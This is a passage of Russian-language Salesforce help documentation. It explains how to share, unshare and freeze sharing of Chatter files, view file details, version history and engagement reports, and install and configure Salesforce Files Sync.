- При предоставлении общего доступа к файлу пользователю автоматически назначаются полномочия соавтора. При предоставлении общего доступа группе ее участникам автоматически назначаются полномочия гостя. Полномочия, назначенные по умолчанию, могут быть изменены при первоначальном предоставлении доступа к файлу. Ответственные и соавторы могут изменять полномочия даже после предоставления доступа к файлу.
- Получатели данной ссылки могут только просматривать и загружать файлы. Изменение файлов не поддерживается.

СМ. ТАКЖЕ:

[Кто может просматривать мой файл](#)


[Отмена общего доступа к файлу](#)

[Заморозка предоставления общего доступа к файлу](#)

### Отмена общего доступа к файлу

Ответственные и пользователи с полномочием «Изменение всех данных» могут отменить общий доступ к файлу и ссылке (🔒). Файл, которому присваивается статус личного, удаляется из всех сообщений, в которые он был добавлен, а также из всех областей, где он был доступен для совместного использования. Данный файл будет доступен только ответственному и пользователям с полномочием «Изменение всех данных». Кроме того, ответственные и пользователи с полномочием «Изменение всех данных» могут ограничить доступ к файлу, загруженному из библиотеки Salesforce CRM Content, чтобы удалить файл из всех областей (кроме библиотеки), где он был доступен для совместного использования.

При предоставлении общего доступа к файлу посредством доставки содержимого доставка становится недоступной, но не подлежит удалению. При предоставлении общего доступа к файлу посредством параметра «**Общий доступ по ссылке**» в Chatter ссылка на файл подлежит удалению.

1. На странице сведений о файле, доступ к которому должен быть ограничен, щелкните ссылку  «**Опубликовать файл**» > «**Параметры общего доступа**» или ссылку «**Показать все**» в списке «Общий доступ с».
2. В диалоговом окне «Параметры общего доступа» щелкните ссылку «**Сделать личным**» (или «**Ограничить доступ**», если файл был загружен из библиотеки Salesforce CRM Content).
3. В диалоговом окне подтверждения щелкните «**Сделать личным**» (или «**Ограничить доступ**»).

СМ. ТАКЖЕ:

[Доступность сообщений](#)

[Просмотр областей совместного использования файла](#)

[Заморозка предоставления общего доступа к файлу](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience




Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



## Предоставление общего доступа к файлам группам

Предоставьте общедоступным или личным группам общий доступ к файлам в Chatter, позволяющий участникам групп просматривать и загружать файлы из ленты.

Файл, опубликованный для совместного использования в личной или неуказанной группе, доступен только участникам этой группы. Файл, опубликованный для совместного использования в общедоступной группе, доступен участникам этой группы и всем пользователям Chatter в компании. By default, anyone who can see a file can share it.

Чтобы предоставить группам Chatter общий доступ к файлу, выполните указанные ниже действия.

- Ниже перечислены области, позволяющие предоставить общий доступ к файлу.
  - На странице сведений о нужном файле: щелкните  «**Параметры общего доступа к файлу**» > «**С группой...**». При необходимости щелкните ссылку «**Показать все**» в списке «Общий доступ с» и выберите ссылку «**Группы**» в диалоговом окне «Параметры общего доступа».
  - Рядом с файлом в ленте: щелкните ссылку «**Дополнительные действия**» > «**Параметры общего доступа к файлу**» и выберите ссылку «**Группы**» в диалоговом окне «Параметры общего доступа».
  - Рядом с файлом на странице «Файлы», в списке «Файлы группы» или «Файлы, принадлежащие...»: щелкните ссылку  «**Общий доступ с группами**».
  - В окне, всплывающем при наведении указателя мыши на имя файла: щелкните ссылку  «**Опубликовать файл**» и выберите ссылку «**Группы**» в диалоговом окне «Параметры общего доступа».
  - В папке Salesforce Files Sync на рабочем столе: правой кнопкой мыши щелкните нужный файл, выберите параметр «**Salesforce Files Sync**», а затем выберите «**Общий доступ с группами**».
- Начните вводить имя нужной группы, а затем выберите ее имя из списка предложенных результатов. Чтобы выбрать несколько групп, повторите данное действие.
- Выберите уровни доступа для каждой группы. По умолчанию личной группе задается уровень доступа «**Соавтор**», а общедоступной группе — уровень доступа «**Гость**».
- При необходимости добавьте сообщение. Чтобы отправить людям и группам соответствующее уведомление и опубликовать файл в их лентах, дополните сообщение @упоминанием.
- Нажмите кнопку «**Опубликовать**», а затем кнопку «**Закрыть**». Файл публикуется во все выбранные и @упомянутые группы.

Если личный файл становится доступным для личной или неуказанной группы, то ему присваивается статус файла, доступного в частном порядке; при этом отображается соответствующий значок (). Этот файл публикуется в ленту группы и доступен для поиска и просмотра только ответственному и участникам группы. Файл, опубликованный в общедоступную группу, становится публичным; при этом отображается соответствующий значок (), а сам файл публикуется в ленту группы.

Чтобы отменить доступ определенного пользователя или группы к файлу, щелкните  напротив нужного имени в диалоговом окне «Параметры общего доступа».

### Прим.:

- Documents from the Documents tab and attachments from the Notes and Attachments related list aren't listed on Files home and can't be shared as Salesforce Files.
- Content files may be shared with more people than shown in **Share with People** if they are part of a content pack or delivery.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательнее опубликовать в ленту для общего доступа.

СМ. ТАКЖЕ:

[Списки «Файлы группы»](#)




[Просмотр областей совместного использования файла](#)

## Предоставление пользователям общего доступа к файлам в Salesforce Classic

Предоставьте пользователям общий доступ к файлам в частном порядке и назначьте уровень доступа **«Гость»** или **«Соавтор»** каждому выбранному пользователю.

Файл, доступ к которому предоставлен в частном порядке, может просматриваться только определенными пользователями в компании. Публикация файла доступна любому просматривающему его пользователю.

Чтобы предоставить одному или нескольким пользователям в компании общий доступ к файлу, выполните указанные ниже действия.

1. Ниже перечислены области, позволяющие предоставить общий доступ к файлу.
  - На странице сведений о нужном файле щелкните  **«Параметры общего доступа к файлу»** > **«Общий доступ для пользователей»**. Или нажмите **«Параметры общего доступа»** и выберите **«Пользователи»** в диалоговом окне «Параметры общего доступа».
  - Рядом с файлом в ленте: щелкните ссылку **«Дополнительные действия»** > **«Параметры общего доступа к файлу»** и выберите ссылку **«Люди»** в диалоговом окне «Параметры общего доступа».
  - Рядом с файлом на начальной странице «Файлы» щелкните  **«Общий доступ для пользователей»**.
  - В окне, всплывающем при наведении указателя мыши на имя файла, щелкните ссылку  **«Опубликовать файл»** и выберите ссылку **«Пользователи»** в диалоговом окне «Параметры общего доступа».
  - В папке Salesforce Files Sync на рабочем столе: правой кнопкой мыши щелкните нужный файл, выберите параметр **«Salesforce Files Sync»**, а затем выберите **«Общий доступ с людьми»**.
2. Начните вводить имя нужного пользователя, а затем выберите его имя из списка предложенных результатов. .
3. Выберите необходимые полномочия для файла. По умолчанию этому пользователю будет назначено **полномочие соавтора**, позволяющее просматривать, предоставлять общий доступ, редактировать, загружать исходные и новые версии файлов и изменять полномочия. При необходимости выберите полномочие **«Гость»**, позволяющее только просматривать, загружать и предоставлять общий доступ к файлам.
4. Если нужно предоставить общий доступ нескольким пользователям, введите несколько имен.
5. При необходимости введите сообщение, которое будет отправлено получателям.
6. Нажмите кнопку **«Опубликовать»**, а затем кнопку **«Закрыть»**. Получатели получат сообщение с уведомлением о предоставлении им общего доступа к файлу вместе со ссылкой на этот файл. Пользователи Lightning Experience получают это сообщение в виде электронного уведомления. Пользователи Salesforce Classic получают личное сообщение Chatter, доступное на странице «Мои сообщения» на вкладке «Chatter», а также электронное уведомление, если для сообщений Chatter включены такие уведомления.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

Если файл не является публичным, значит, он доступен в частном порядке и для него отображается соответствующий значок (👤). Данный файл больше нигде не публикуется и доступен для поиска и просмотра только определенным пользователям. Если файл является публичным, отображается соответствующий значок (🌐). Данный файл доступен для поиска и просмотра всем пользователям в компании.

Чтобы отменить доступ определенного пользователя или группы к файлу, щелкните **×** напротив нужного имени в диалоговом окне «Параметры общего доступа». Если требуется, чтобы другие пользователи не могли устанавливать лиц, которым доступен файл, выберите **Не позволять другим пользователям предоставлять общий доступ или отменять его**.

 **Прим.:**

- Документы, доступные на вкладке «Документы», и вложения из связанного списка «Примечания и вложения» не отображаются на начальной странице «Файлы» и не доступны для совместного использования в качестве Salesforce Files.
- Файлы, являющиеся частью пакета или доставки содержимого, могут быть доступны большему количеству пользователей, чем отображается в диалоговом окне «**Общий доступ для пользователей**».
- Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.


СМ. ТАКЖЕ:

[Просмотр областей совместного использования файла](#)

### Предоставление общего доступа к файлам библиотекам

Чтобы воспользоваться преимуществами настройки полномочий для библиотек содержимого при использовании возможностей Salesforce Files, предоставьте библиотекам общий доступ к файлам.

При включении данной функции администратором организации библиотеке может быть предоставлен общий доступ к любому файлу. Вкладка «**Библиотеки**» системы Salesforce содержит библиотеки компании, а также назначенные им полномочия. Параметр «**Общий доступ с библиотекой**» в Chatter позволяет предоставлять библиотеке общий доступ к файлам Chatter, используя набор полномочий для библиотеки.

 **Прим.:** Для предоставления библиотекам общего доступа к файлам необходимо соблюдать следующие требования.

- Страница сведений о пользователе содержит включенный параметр «**Пользователь Salesforce CRM Content**». Этот параметр включает администратор.
- Организация содержит включенный параметр «**Пользовательский интерфейс файлов разрешает предоставление библиотекам общего доступа к файлам**». Администратор может включить этот параметр на странице Salesforce CRM Content в меню «Настройка».

1. Щелкните значок  напротив нужного файла на вкладке «**Файлы**».
2. Выберите параметр «**Общий доступ с библиотекой**». При наличии ссылок на внешние файлы (только для пользователей Files Connect) выберите параметр «**Опубликовать ссылку**», а затем выберите «**Библиотека**» в диалоговом окне «**Параметры общего доступа**».
3. Выполните одно из указанных ниже действий.
  - При отображении диалогового окна «**Опубликовать содержимое в различные библиотеки**» файл уже управляется библиотекой. Выберите как минимум одну дополнительную библиотеку и нажмите кнопку «**Опубликовать**».

- При отображении сообщения-подтверждения **«Общий доступ к файлам с библиотекой»** общий доступ к файлу предоставлен пользователям, имеющим уровень доступа «Соавтор», либо файл синхронизирован. При продолжении соавторам и пользователям, синхронизировавшим файл, будет предоставлен только уровень доступа «Гость». (Доступ для редактирования может быть предоставлен администратором библиотеки позже.) Чтобы продолжить, нажмите кнопку **«Опубликовать»**. В противном случае, нажмите кнопку **«Отмена»**.
- При отображении диалогового окна **«Опубликовать содержимое»** введите заголовок файла. Выберите нужную библиотеку и введите любые теги в качестве метаданных. Выберите нужный тип записи, введите любую дополнительную информацию и нажмите кнопку **«Опубликовать»**.

Теперь файл отображается на вкладке **«Библиотеки»** и в разделе **«Файлы в моих библиотеках»** вкладки **«Файлы»**.

### Заморозка предоставления общего доступа к файлу

Заморозка предоставления общего доступа к файлу препятствует предоставлению общего доступа к файлу без влияния на текущие общие доступы. Если организация поддерживает Salesforce CRM Content, а администратор дополняет макет страницы, используемый для файлов содержимого, полем «Заморозить предоставление общего доступа», то ответственные за файлы и администраторы с уровнем доступа «Соавтор» могут замораживать предоставление общего доступа к файлам.

- Организация должна поддерживать Salesforce CRM Content.
  - Администратор должен добавить поле **«Заморозить предоставление общего доступа»** в макет страницы, используемый для страницы сведений о содержимом.
1. Найдите нужный файл на вкладке **«Файлы»**. Чтобы открыть страницу сведений о файле, щелкните имя файла. Щелкните **«Перейти на страницу сведений о содержимом»**. (При хранении файла в библиотеке откройте страницу сведений о содержимом посредством вкладки **«Библиотеки»**.)
  2. Установите флажок **«Заморозить предоставление общего доступа»**.
  3. Нажмите кнопку **«Сохранить»**.



**Пример:** Например, пользователь публикует файл в Chatter и предоставляет личной группе общий доступ к данному файлу. Пользователь хочет запретить участникам данной группы дальнейшее предоставление общего доступа к файлу. Пользователь может заморозить предоставление общего доступа к файлу без удаления текущих общих доступов; новые общие доступы могут быть добавлены только пользователем или администратором.

При необходимости заморозьте предоставление общего доступа к файлу посредством API (путем использования поля SharingOption объекта ContentVersion и других объектов).

#### ВЕРСИИ

Доступно в версиях: все версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице сведений о содержимом:

- «Пользователь Salesforce CRM Content»




## Предоставление пользователям общего доступа к файлам в Lightning Experience

Предоставьте пользователям общий доступ к файлам в частном порядке и назначьте уровень доступа **«Гость»** или **«Соавтор»** каждому выбранному пользователю.

Файл, доступ к которому предоставлен в частном порядке, может просматриваться только определенными пользователями в компании. Публикация файла доступна любому просматривающему его пользователю.

Чтобы предоставить одному или нескольким пользователям в компании общий доступ к файлу, выполните указанные ниже действия.

- Ниже перечислены области, позволяющие предоставить общий доступ к файлу.
  - Рядом с файлом на начальной странице «Файлы» щелкните  «Общий доступ».
  - На странице сведений о файле, к которому предоставляется общий доступ, нажмите **«Опубликовать»**.
  - В окне предварительного просмотра файла выберите .
- Начните вводить имя нужного пользователя, а затем выберите его имя из списка предложенных результатов. Чтобы предоставить доступ нескольким пользователям, введите их имена.
- Выберите необходимые полномочия для файла. По умолчанию этому пользователю будет назначено **полномочие соавтора**, позволяющее просматривать, предоставлять общий доступ, редактировать, загружать исходные и новые версии файлов и изменять полномочия. При необходимости выберите полномочие **«Гость»**, позволяющее только просматривать, загружать и предоставлять общий доступ к файлам.
- При необходимости введите сообщение, которое будет отправлено получателям.
- Нажмите кнопку **«Опубликовать»**, а затем кнопку **«Закрыть»**. Получатели получают сообщение с уведомлением о предоставлении им общего доступа к файлу вместе со ссылкой на этот файл. Пользователи Lightning Experience получают это сообщение в виде электронного уведомления. Пользователи Salesforce Classic получают личное сообщение Chatter, доступное на странице «Мои сообщения» на вкладке Chatter, а также электронное уведомление, если для сообщений Chatter включены такие уведомления.

Чтобы отменить доступ определенного пользователя или группы к файлу, щелкните  напротив нужного имени в диалоговом окне «Параметры общего доступа».

В окне «Предоставление общего доступа к файлу» выберите **«Пользователи, имеющие доступ»** для просмотра всех пользователей, которым предоставлен общий доступ. Чтобы отменить общий доступ к файлу, измените полномочия для файла или нажмите кнопку «X» рядом с именем соответствующего пользователя или группы. Если требуется, чтобы другие пользователи не могли устанавливать лиц, которым доступен файл, выберите **«Не позволять другим пользователям предоставлять общий доступ или отменять его»**.

### Прим.:

- Документы, доступные на вкладке «Документы», и вложения из связанного списка «Примечания и вложения» не отображаются на начальной странице «Файлы» и не доступны для совместного использования в качестве Salesforce Files.
- Файлы, являющиеся частью пакета или доставки содержимого, могут быть доступны большему количеству пользователей, чем отображается в диалоговом окне **«Общий доступ для пользователей»**.
- Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Group Edition, Enterprise Edition, Professional Edition, Performance Edition, Unlimited Edition, Contact Manager Edition** и **Developer Edition**.

## Просмотр обновлений файла в ленте

### Отслеживание файла

Отслеживание файла позволяет просматривать обновления в ленте Chatter, включая загрузку новой версии файла. Отмена отслеживания файла сохраняет файл в списке «Файлы», но препятствует отображению соответствующих обновлений в ленте пользователя.

Щелкните значок **+** «**Отслеживать**» для начала отображения обновлений или значок **x** «**Отменить отслеживание**» для отмены отображения обновлений. При использовании Lightning Experience отслеживание файла может быть начато на странице сведений о файле. При использовании Salesforce Classic отслеживание файла может быть начато в ленте, на странице сведений о файле или в списке файлов.

 **Прим.:** Параметр для отслеживания файлов доступен только в организациях, которые используют Chatter.

СМ. ТАКЖЕ:

[Загрузка новой версии файла](#)

### Просмотр журнала версии файла

Номер текущей версии файла отображается на странице сведений о файле. Просмотрите список «Журнал версий» для ознакомления со всеми версиями загруженного файла, включая текущую версию. Файлы в этом списке доступны для загрузки. Кроме того, можно просмотреть их описание, а также дату и автора обновления. Номер текущей версии файла отображается на странице сведений о файле.

СМ. ТАКЖЕ:

[Загрузка новой версии файла](#)

[Отслеживание файла](#)

### Рекомендации по файлам

Chatter рекомендует файлы для отслеживания исходя из их популярности, которая определяется по количеству пользователей, просмотревших или загрузивших данные файлы. Чтобы просмотреть расширенный список рекомендаций, щелкните ссылку «**Дополнительно**» в разделе «Рекомендации». Если рекомендации не отображаются, следовательно, пользователь уже отслеживает все рекомендованные файлы.

СМ. ТАКЖЕ:

[Отслеживание файла](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Enterprise Edition, Professional Edition, Performance Edition, Unlimited Edition, Contact Manager Edition** и **Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**




## Предварительные просмотры и сведения о файлах












### Просмотр сведений о файле

Чтобы открыть страницу сведений о файле, щелкните имя файла в ленте, в списке файлов, в окне, всплывающем при наведении указателя мыши на имя файла, или нажмите **«Дополнительные действия»** > **«Предварительный просмотр»** напротив нужного файла в ленте. На странице сведений о файле можно просмотреть сведения о файлах Salesforce.

Ниже перечислены действия, доступные на странице сведений о файле.

- Просмотрите файл без его загрузки. Воспользуйтесь стрелками в средстве предварительного просмотра документа для просмотра каждой страницы, увеличения или уменьшения, а также для изменения ширины предварительного просмотра и размера экрана. Предварительный просмотр файла доступен соответствующему ответственному и тем пользователям, которым был предоставлен доступ к этому файлу.




 **Прим.:** Некоторые файлы недоступны для предварительного просмотра (например, зашифрованные файлы; файлы, защищенные паролем; PDF-документы, защищенные от копирования; неизвестные типы файлов и файлы размером более 25 Мб). Для этих файлов параметр **«Предварительный просмотр»** недоступен в лентах и списковых представлениях. Файлы, просмотр которых невозможен, отмечены в ленте значками групповых файлов. Некоторые функции Microsoft Office 2007 отображаются некорректно при предварительном просмотре. Если файл поддерживает предварительный просмотр, но предварительный просмотр не существует, обратитесь к администратору Salesforce, который поможет восстановить предварительный просмотр.

- Определите, является ли файл личным () , доступным в частном порядке () или публичным () .
- Чтобы открыть или сохранить файл, щелкните ссылку  **«Загрузить»**. Загрузка файла доступна любому просматривающему его пользователю.
- Чтобы предоставить доступ к файлу определенным **людям, группам** или **по ссылке**, либо открыть диалоговое окно **«Параметры общего доступа»**, щелкните  **«Параметры общего доступа к файлу»**. Публикация файла доступна любому просматривающему его пользователю.
- Чтобы удалить файл и ссылку на файл из областей, где они были доступны для совместного использования, щелкните **«Сделать личным»** в диалоговом окне «Параметры общего доступа». Чтобы удалить файл из областей, где он был доступен для совместного использования, кроме библиотеки, щелкните ссылку **«Ограничить доступ»** (если файл был загружен из библиотеки Salesforce CRM Content). Только ответственные и пользователи с полномочием «Изменение всех данных» могут **делают файлы личными** () или **ограничивать доступ**.
- Щелкните ссылку  **«Загрузить новую версию»**, чтобы **обновить текущую версию файла**. Загрузка новых версий файла доступна только ответственным, соавторам и пользователям с полномочием «Изменение всех данных».
- Щелкните ссылку  **«Редактировать сведения»**, чтобы **изменить имя или описание файла**. Редактирование сведений доступно только ответственным, соавторам и пользователям с полномочием «Изменение всех данных».
- При наличии полномочия «Синхронизация файлов» и ответственности за файл щелкните  **«Синхронизировать»** для **синхронизации файла** между папкой Salesforce Files Sync на компьютере и Chatter. Чтобы отменить синхронизацию файла, щелкните  **«Отменить синхронизацию»**.
- Щелкните ссылку  **«Удалить»**, чтобы **удалить файл**. Удаление файлов доступно только ответственным и пользователям с полномочием «Изменение всех данных».
- Просмотрите, кто несет ответственность за данный файл и время его последнего изменения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- Просмотрите описание файла и щелкните значок редактирования (✎), чтобы **изменить описание**, или ссылку **«Добавить описание»**, чтобы добавить описание.
- Просмотрите номер текущей версии файла и щелкните ссылку **«Показать все версии»**, чтобы просмотреть **журнал версии** для этого файла.
- Чтобы **просмотреть сведения о файле** (например, количество загрузок, публикаций, предпочтений и комментариев), щелкните ссылку  **«Показать отчет по файлам»**. Ссылка **«Показать отчет по файлам»** отображается пользователям только при наличии полномочий «Запуск отчетов» и «Просмотр отчетов в общедоступных папках».
- Щелкните  **«Отслеживать»**, чтобы начать **отслеживание файла**, или , чтобы отменить его отслеживание.
- Просмотрите пользователей, отслеживающих данный файл.
- Просмотрите **где и кому доступен данный файл**.
- Если файл был загружен из Salesforce CRM Content, щелкните **«Перейти на страницу сведений о содержимом»**, чтобы просмотреть **страницу сведений о содержимом** для этого файла. Основные действия над файлом Salesforce CRM Content должны выполняться на **странице сведений о содержимом** для соответствующего файла, а не на странице сведений об этом файле.
- Чтобы открыть список «Файлы» или страницу Chatter, щелкните ссылку **«Файлы»** или **«Chatter»** вверху страницы.
- Просмотрите другие файлы, которые открывались пользователями наряду с данным файлом. Страница сведений о файле содержит раздел «Также люди просматривали» только при наличии других просмотренных файлов.


СМ. ТАКЖЕ:

[Просмотр журнала версии файла](#)

[Просмотр областей совместного использования файла](#)

### Редактирование сведений о файле

Чтобы изменить имя и описание файла, выполните указанные ниже действия.

1. Щелкните ссылку  **«Редактировать сведения»** или значок редактирования (✎) напротив описания на странице сведений о файле.
2. При необходимости измените имя и описание файла.
3. Нажмите кнопку **«Сохранить»**.

Чтобы добавить описание, щелкните ссылку **«Добавить описание»** или значок редактирования (✎) рядом с описанием.

Ответственные, соавторы и пользователи с полномочием «Изменение всех данных» могут редактировать сведения о файлах.

СМ. ТАКЖЕ:

[Просмотр сведений о файле](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Просмотр областей совместного использования файла

Информация о пользователях, имеющих право на просмотр файла, и присвоенных им уровнях доступа. На странице сведений о файле приводится полный список лиц и объектов, имеющих доступ к файлу.

Список **«Общий доступ»** содержит сведения о пользователях, которым предоставлен общий доступ к файлу, и их уровнях доступа.

Если вы используете Salesforce Classic, щелкните ссылку **«Показать все»**, чтобы открыть диалоговое окно «Параметры общего доступа». Здесь можно выполнить следующие действия.

- Просмотрите пользователей, которым предоставляется общий доступ к файлу, и их **полномочия**: ответственный, соавтор, гость или нет доступа.
- Чтобы **предоставить доступ к файлу определенным людям**, щелкните ссылку **«Люди»** в диалоговом окне «Параметры общего доступа».
- Чтобы **предоставить доступ к файлу определенным группам**, щелкните ссылку **«Группы»** в диалоговом окне «Параметры общего доступа».
- Щелкните ссылку **«Библиотека»**, чтобы предоставить библиотеке общий доступ к файлу.
- Чтобы **создать и опубликовать ссылку на файл**, щелкните ссылку **«Любой с ссылкой»** в диалоговом окне «Параметры общего доступа».
- Чтобы удалить файл и ссылку на файл (при ее наличии) из областей, где файл был доступен для совместного использования, щелкните ссылку **«Сделать личным»**. Чтобы удалить файл из областей, где он был доступен для совместного использования, кроме библиотеки, щелкните ссылку **«Ограничить доступ»** (если файл был загружен из библиотеки Salesforce CRM Content). Только ответственные и пользователи с полномочием «Изменение всех данных» могут **делать файлы личными (🔒)** или **ограничивать доступ**.
- Чтобы отменить доступ определенного пользователя или группы к файлу, щелкните **✕** напротив нужного имени в диалоговом окне «Параметры общего доступа».

СМ. ТАКЖЕ:

[Отмена общего доступа к файлу](#)

[Кто может просматривать мой файл](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Отчет «Занятость файлов и содержимого»

Данный отчет позволяет пользователям просматривать сведения о файле (например, количество загрузок, публикаций, предпочтений и комментариев).

Чтобы запустить и просмотреть отчет «Занятость файлов и содержимого», содержащий указанные ниже поля, щелкните ссылку  «Показать отчет по файлам» на странице сведений о файле.

| Поле                    | Описание  |
|-------------------------|---|
| Итого загрузок          | Количество загрузок файла.  |
| Сообщения               | Количество публикаций файла в ленту. Данное количество не охватывает добавления файла в комментарии к сообщениям.   |
| Комментарии к сообщению | Количество комментариев к публикациям файла в лентах.   |
| Предпочтения            | Количество предпочтений, отданных публикациям файла в лентах. Данное количество не охватывает предпочтения, отданные комментариям к публикации файла.   |
| Общие ресурсы           | Количество публикаций файла посредством параметра « <b>Общий доступ с людьми</b> » и « <b>Общий доступ с группами</b> ». При выборе ссылки « <b>Опубликовать</b> » в публикации файла данное действие считается сообщением. |
| Ссылки                  | Количество публикаций файла посредством параметра « <b>Общий доступ по ссылке</b> ». Если файл загружается в библиотеку Salesforce CRM Content, то данное количество также охватывает доставки содержимого.                 |

## ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для запуска и просмотра отчета по файлам:

- «Запуск отчетов»

 **Пример:** Количество, отображаемые отчетом «Занятость файлов и содержимого», являются общими для всех версий файла. Например, если файл доступен в двух версиях, одна из которых загружалась 4 раза, а вторая — 5 раз, то поле «Итого загрузок» отображает 9 загрузок.

СМ. ТАКЖЕ:

[Фильтрация данных отчета](#)

[Экспорт отчета](#)

## Синхронизация файлов

### Начало работы с Salesforce Files Sync

Приложение Salesforce Files Sync позволяет упростить процессы управления, синхронизации и совместного использования файлов.

Приложение Salesforce Files Sync отличается простым использованием. Просто сохраните файлы в папке Salesforce Files Sync на рабочем столе; все остальное сделает приложение Salesforce Files Sync.

#### Доступ к синхронизированным файлам из любого места

Файл, сохраненный в папке Salesforce Files Sync, автоматически становится доступным во всех соответствующих областях. Чтобы просмотреть файл, воспользуйтесь фильтром «Синхронизированные» на вкладке «Файлы» в Chatter или приложении Salesforce1.

#### Предоставление общего доступа к файлам прямо из папки Salesforce Files Sync на настольном компьютере

Чтобы предоставить общий доступ людям или группам Chatter, щелкните нужный файл правой кнопкой мыши. Чтобы предоставить общий доступ любому пользователю, воспользуйтесь ссылкой.

#### Постоянный доступ к последней версии каждого файла

Редактирование файла, сохраненного в папке Salesforce Files Sync на рабочем столе, инициирует его мгновенное обновление для каждого пользователя. Приложение Salesforce Files Sync поддерживает управление версиями, поэтому устаревшие версии файла могут быть доступны пользователю по мере необходимости.

### Salesforce Files Sync. Требования к системе

Оптимальная работа приложения Salesforce Files Sync гарантируется только при соответствии используемой системы минимальным рекомендованным требованиям.

Ниже перечислены минимальные требования для использования приложения Salesforce Files Sync.

| Требование к системе                | Windows   | Mac   |
|-------------------------------------|---|---|
| Поддерживаемые операционные системы | Microsoft® Windows® 7 или более поздней версии  | Apple® Mac OS X 10.8 Mountain Lion или более поздней версии |
| Процессоры                          | x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel® Atom™ 1,6 ГГц для ноутбуков или лучше | Процессор Intel® Core™ Duo 1,83 ГГц или лучше               |
| Память                              | 512 Мб ОЗУ (рекомендуем 1 Гб)   | 512 Мб ОЗУ (рекомендуем 1 Гб)                               |
| Жесткий диск                        | 4 Гб свободного пространства для операций синхронизации   | 4 Гб свободного пространства для операций синхронизации     |


### Установка Salesforce Files Sync

Чтобы синхронизировать файлы между компьютером, системой Salesforce и приложением Salesforce1 на мобильных устройствах, установите клиентское приложение Salesforce Files Sync на рабочий стол.

1. В разделе личных параметров введите «Files Sync» в поле «Быстрый поиск» и выберите пункт «Salesforce Files Sync». Вам выводится несколько результатов? Выберите тот, который находится в разделе «Личные параметры».
2. Нажмите кнопку «Загрузить».

3. Выполните инструкции по установке для используемой операционной системы.
4. Выполните вход посредством регистрационных данных Salesforce.

Уведомление о наличии обновления для установленного приложения Salesforce Files Sync отображается пользователям автоматически.

 **Прим.:** Клиентское приложение Salesforce Files Sync должно запускаться на локальном диске. Внешние области (например, сетевые диски или установленные устройства) не поддерживаются.

## Salesforce Files Sync. Требования к системе

Оптимальная работа приложения Salesforce Files Sync гарантируется только при соответствии используемой системы минимальным рекомендованным требованиям.


Ниже перечислены минимальные требования для использования приложения Salesforce Files Sync.

| Требование к системе                | Windows  | Mac   |
|-------------------------------------|--|---|
| Поддерживаемые операционные системы | Microsoft® Windows® 7 или более поздней версии   | Apple® Mac OS X 10.8 Mountain Lion или более поздней версии |
| Процессоры                          | x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel® Atom™ 1,6 ГГц для нетбуков или лучше | Процессор Intel® Core™ Duo 1,83 ГГц или лучше               |
| Память                              | 512 Мб ОЗУ (рекомендуем 1 Гб)  | 512 Мб ОЗУ (рекомендуем 1 Гб)                               |
| Жесткий диск                        | 4 Гб свободного пространства для операций синхронизации  | 4 Гб свободного пространства для операций синхронизации     |


## Подключение приложения Salesforce Files Sync к другим организациям Salesforce

Настройте приложение Salesforce Files Sync для подключения к другим организациям Salesforce.

Отключение приложения Salesforce Files Sync от организации Salesforce инициирует резервное копирование синхронизированных файлов в папку по имени «Salesforce Files\_Old». При использовании операционной системы Windows папка резервных копий доступна по адресу C:\Users\*Имя пользователя*\Salesforce Files\_Old, где переменная *Имя пользователя* заменяется именем пользователя Windows. При использовании операционной системы Mac папка резервных копий доступна по адресу /Users/*Имя пользователя*/Salesforce Files\_Old, где переменная *Имя пользователя* заменяется именем пользователя Mac. Синхронизированные файлы всегда доступны посредством соответствующей организации Salesforce.

 **Внимание:** Прежде чем подключить приложение Salesforce Files Sync к новой организации Salesforce, закройте все файлы и папки, сохраненные в папке Salesforce Files Sync. Файлы и папки, открытые на момент отключения приложения Salesforce Files Sync от организации Salesforce, не подлежат резервному копированию и автоматически синхронизируются со следующей организацией Salesforce, подключенной к приложению Salesforce Files Sync.


Чтобы синхронизировать файлы с другой организацией Salesforce, настройте новое подключение для приложения Salesforce Files Sync.

1. Правой кнопкой мыши щелкните значок  «Salesforce Files Sync» в системной области или строке меню.
2. Выберите пункт «**Настройки...**».
